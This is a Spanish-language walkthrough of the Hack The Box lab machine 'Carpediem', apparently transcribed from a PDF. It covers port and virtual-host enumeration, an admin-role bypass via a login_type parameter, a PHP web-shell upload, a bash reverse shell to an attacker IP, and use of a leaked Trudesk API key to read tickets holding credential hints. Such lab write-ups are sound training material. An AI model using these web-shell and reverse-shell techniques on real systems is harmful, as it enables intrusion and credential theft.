Máquina Carpediem

15 Agosto

Hack The Box
Creado por: dandy_loco

HACKTHEBOX

1. Enumeración

Realizamos un PING a la máquina víctima para comprobar su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.


```
┌──(root㉿kali)-[/home/kali/HTB/carpediem]
└─# ping -c 1 10.10.11.167
PING 10.10.11.167 (10.10.11.167) 56(84) bytes of data.
64 bytes from 10.10.11.167: icmp_seq=1 ttl=63 time=37.9 ms

── 10.10.11.167 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 37.910/37.910/0.000 ms

┌──(root㉿kali)-[/home/kali/HTB/carpediem]
└─#
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.


```
┌──(root㉿kali)-[/home/kali/HTB/carpediem]
└─# cat targeted -l java
───────┬──────────────────────────────────────────────────────────────────────
       │ File: targeted
───────┼──────────────────────────────────────────────────────────────────────
   1   │ # Nmap 7.93 scan initiated Fri Aug 11 15:38:25 2023 as: nmap -sCV -p 22,80 -n -v -oN targeted 10.10.11.167
   2   │ Nmap scan report for 10.10.11.167
   3   │ Host is up (0.034s latency).
   4   │
   5   │ PORT   STATE SERVICE VERSION
   6   │ 22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
   7   │ | ssh-hostkey:
   8   │ |   3072 962176f72dc5f04ee0a8dfb4d95e4526 (RSA)
   9   │ |   256 b16de3fada10b97b9e57535c5bb76006 (ECDSA)
  10   │ |_  256 6a1696d80529d590bf6b2a0932dc364f (ED25519)
  11   │ 80/tcp open  http    nginx 1.18.0 (Ubuntu)
  12   │ |_http-server-header: nginx/1.18.0 (Ubuntu)
  13   │ |_http-title: Comming Soon
  14   │ | http-methods:
  15   │ |_  Supported Methods: GET HEAD
  16   │ Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
  17   │
  18   │ Read data files from: /usr/bin/../share/nmap
  19   │ Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
  20   │ # Nmap done at Fri Aug 11 15:38:33 2023 -- 1 IP address (1 host up) scanned in 8.50 seconds
───────┴──────────────────────────────────────────────────────────────────────
```

Revisamos las tecnologías usadas por el servicio web con el comando whatweb.

Abrimos la dirección web http://10.10.11.167 en nuestro navegador web y consultamos nuevamente las tecnologías usadas con el plugin wappalyzer por si nos aporta algo más de información.



Vemos que en la página web, muestra el dominio Carpediem.htb. Por tanto, lo incluimos en nuestro fichero /etc/hosts.




Comprobamos si se está aplicando virtual hosting y, por lo tanto, al consultar la página web con el nombre fqdn nos lleva a otra página distinta. Pero no es el caso.


Realizamos una enumeración de posibles virtual hosting que se pudieran estar aplicando con gobuster. Encontramos uno, portal.carpediem.htb.

2. Análisis de vulnerabilidades


Modificamos de nuevo nuestro fichero /etc/hosts, para contemplar el nuervo fqdn hallado y así poder resolverlo.




Accedemos con nuestro navegador a la dirección web http://portal.carpediem.htb/. Realizando una revisión de la página web, vemos que tenemos un portal donde poder crearnos un usuario.



Nos creamos un usuario y seguimos analizando la página web. Vemos que hay una opción para gestionar nuestra cuenta.




Revisando la petición con Burpsuite, vemos el parámetro login_type que nos llama la atención.




Vamos a comprobar si nos permite, cambiar nuestro tipo de perfil a “1” (intuyendo que puede ser el identificador del perfil de administrador”). Como resultado a la petición, nos devuelve un success.


No parece que la web cambie, a pesar de tener un perfil supuestamente de administrador. Por tanto, intentamos enumerar los directorios de la página web. Encontramos un directorio admin.




Intentamos acceder directamente al directorio admin, con nuestras credenciales.



Rápidamente, nos llama la atención una parte de la web que supuestamente permite la subida de reportes. La propia web nos avisa, de que se encuentra aún está en fase de desarrollo.



Al intentar usar la funcionalidad de subir un fichero da un error, así que analizamos la petición con Burpsuite, para ver qué está ocurriendo.




¿Qué es Multipart/form-data?


Multipart/form-data es uno de los tipos de contenido más utilizados. Cada uno de los campos que se envían tiene su tipo de contenido, nombre de archivo y datos separados por un límite (boundary). No es necesario codificar los datos, ya que el límite es único. Los datos binarios se envían tal cual. El servidor lee la cadena hasta el siguiente límite.

Consultando por la web, encontramos un ejemplo de petición en formato Multipart/form-data.

```
Content-Type: multipart/form-data;; charset=utf-8; boundary="----arbitrary boundary"

------arbitrary boundary
Content-Disposition: form-data; name="foo"

foo
------arbitrary boundary
```


Modificamos nuestra petición, para subir un fichero de prueba llamado a.txt. Revisamos si realmente, lo ha subido, accediendo al fichero con nuestro navegador.






3. Explotación y acceso

Ahora que tenemos una vía potencial para subir un fichero malicioso, modificamos nuestra petición para subir un fichero php, que nos permita la ejecución remota de comandos.





Nos ponemos en escucha con netcat y modificamos la petición de nuestro navegador para ejecutar una reverse shell.

```
1. http://portal.carpediem.htb/uploads/1691994900_pwned.php?cmd=bash -c 'bash -i >%26
/dev/tcp/10.10.14.7/443 0>%261'
```

```
www-data@3c371615b7aa:/var/www/html/portal/uploads$ hostname -I
hostname -I
172.17.0.6
```

4. Escapando del contendor

Por lo que hemos podido comprobar, nos encontramos ante un contenedor. Tenemos que hallar una forma de escapar de dicho contenedor. Realizamos una enumeración del directorio de la aplicación y vemos unas credenciales de un portal que no conocíamos.

```
www-data@3c371615b7aa:/var/www/html/portal/classes$ cat Trudesk.php
cat Trudesk.php
<?php
class TrudeskConnection{

    private $host = 'trudesk.carpediem.htb';
    private $apikey = 'f8691bd2d8d613ec89337b5cd5a98554f8fffcc4';
    private $username = 'svc-portal-tickets';
    private $password = '';
    private $database = '';

}
?>
```

Realizamos una búsqueda de hosts y localizamos 5 contenedores más, asumiendo que la IP 172.17.0.1, es la IP de la máquina host.

```
www-data@3c371615b7aa:/var/www/html/portal/uploads$  for i in {1..254}; do (timeout 1 ping -c 1 172.17.0.$i | grep "bytes from" | grep -v "loss" &); done;
64 bytes from 172.17.0.1: icmp_seq=0 ttl=64 time=0.128 ms
64 bytes from 172.17.0.2: icmp_seq=0 ttl=64 time=0.113 ms
64 bytes from 172.17.0.3: icmp_seq=0 ttl=64 time=0.041 ms
64 bytes from 172.17.0.4: icmp_seq=0 ttl=64 time=1.183 ms
64 bytes from 172.17.0.5: icmp_seq=0 ttl=64 time=0.170 ms
64 bytes from 172.17.0.6: icmp_seq=0 ttl=64 time=0.046 ms
```

Realizamos una enumeración de los puertos que tienen abiertos cada uno de ellos, y nos llama la atención la IP 172.17.0.5 que tiene un puerto abierto 8118. Realizamos una petición con curl y vemos que se trata de una web que contiene el servicio de Trudesk. Antes, encontramos precisamente unas posibles credenciales de esa aplicación.


```
www-data@3c371615b7aa:/var/www/html/portal/uploads$ for port in {1..10000}; do (echo >/dev/tcp/172.17.0.5/$port) 2>/dev/null && echo "port $port is open"; done;
port 8118 is open
www-data@3c371615b7aa:/var/www/html/portal/uploads$ curl -s http://172.17.0.5:8118
<!DOCTYPE html>
<html>
<head>
    <title>Trudesk &middot; Login</title>
    <link rel="stylesheet" href="/css/plugins.min.css">
    <link rel="stylesheet" href="/css/app.min.css">
    <style type="text/css">
        html {
```

¿Qué es Trudesk?

Trudesk es una solución de help desk ligera, polivalente y de código abierto. Trudesk está construido desde cero con un objetivo en mente, mantener las cargas de trabajo organizadas y simples.

Modificamos nuestro fichero hosts, para poder acceder desde nuestra máquina de atacante a esa aplicación.

```
File: /etc/hosts

127.0.0.1   localhost
127.0.1.1   kali

10.10.11.167 carpediem.htb portal.carpediem.htb trudesk.carpediem.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```



En este enlace tenemos información de como funciona la API de Trudesk. Intentamos conectarnos para ver si hay tickets, de los que nos podamos aprovechar. Para ello, usamos wfuzz para realizar una enumeración.

En el ticket 1008, encontramos una información, referente a un CMS, que será de utilidad en un futuro.

```
1. curl -H "Accesstoken:f8691bd2d8d613ec89337b5cd5a98554f8fffcc4"
http://trudesk.carpediem.htb/api/v1/tickets/1008 | jq
```

Hay otro ticket, que nos llama especialmente la atención, ya que le han dejado un mensaje de voz, con su contraseña.

```
1. curl -H "Accesstoken:f8691bd2d8d613ec89337b5cd5a98554f8fffcc4"
http://trudesk.carpediem.htb/api/v1/tickets/1006 | jq
```

```
    "comment": "<p>Hey Adeanna,<br>I think Joey is out this week, but I can take care of this. Whats the last 4 digits of his employee ID so I can get his extension set up in the VoIP system?</p>\n"
  },
  {
    "deleted": false,
    "_id": "62446556214247 9dd493d9d2",
    "owner": {
      "_id": "6243c3471e0d4d001b0740d7",
      "username": "acooke",
      "email": "acooke@carpediem.htb",
      "fullname": "Adeanna Cooke",
      "title": "Director - Human Resources",
      "role": {
        "_id": "623c8b20855cc5001a8ba139",
        "name": "Support",
        "description": "Default role for agents",
        "normalized": "support",
        "isAdmin": false,
        "isAgent": true,
        "id": "623c8b20855cc5001a8ba139"
      }
    },
    "date": "2022-03-30T14:12:38.123Z",
    "comment": "<p>Thanks Robert,<br>Last 4 of employee ID is 9650.</p>\n"
  },
  {
    "deleted": false,
    "_id": "6244655f2142479dd493d9d5",
    "owner": {
      "_id": "623c8b20855cc5001a8ba13c",
      "username": "admin",
      "fullname": "Robert Frost",
      "email": "rfrost@carpediem.htb",
      "role": {
        "_id": "623c8b20855cc5001a8ba138",
        "name": "Admin",
        "description": "Default role for admins",
        "normalized": "admin",
        "isAdmin": true,
        "isAgent": true,
        "id": "623c8b20855cc5001a8ba138"
      },
      "title": "Sr. Network Engineer"
    },
    "date": "2022-03-30T14:12:47.277Z",
    "comment": "<p>Thank you! He6#39;s all set up and ready to go. When he gets to the office on his first day just have him log into his phone first. I6#39;ll leave him a voicemail with his initial credentials for server access. His phone pin code will be 2022 and to get into voicemail he can dial *62</p>\n<p>Also ... let him know that if he wants to use a desktop soft phone that we8#39;ve been testing Zoiper with some of our end users.</p>\n<p>Changing the status of this ticket to pending until he8#39;s been set up and changes his initial credentials.</p>\n"
  }
```

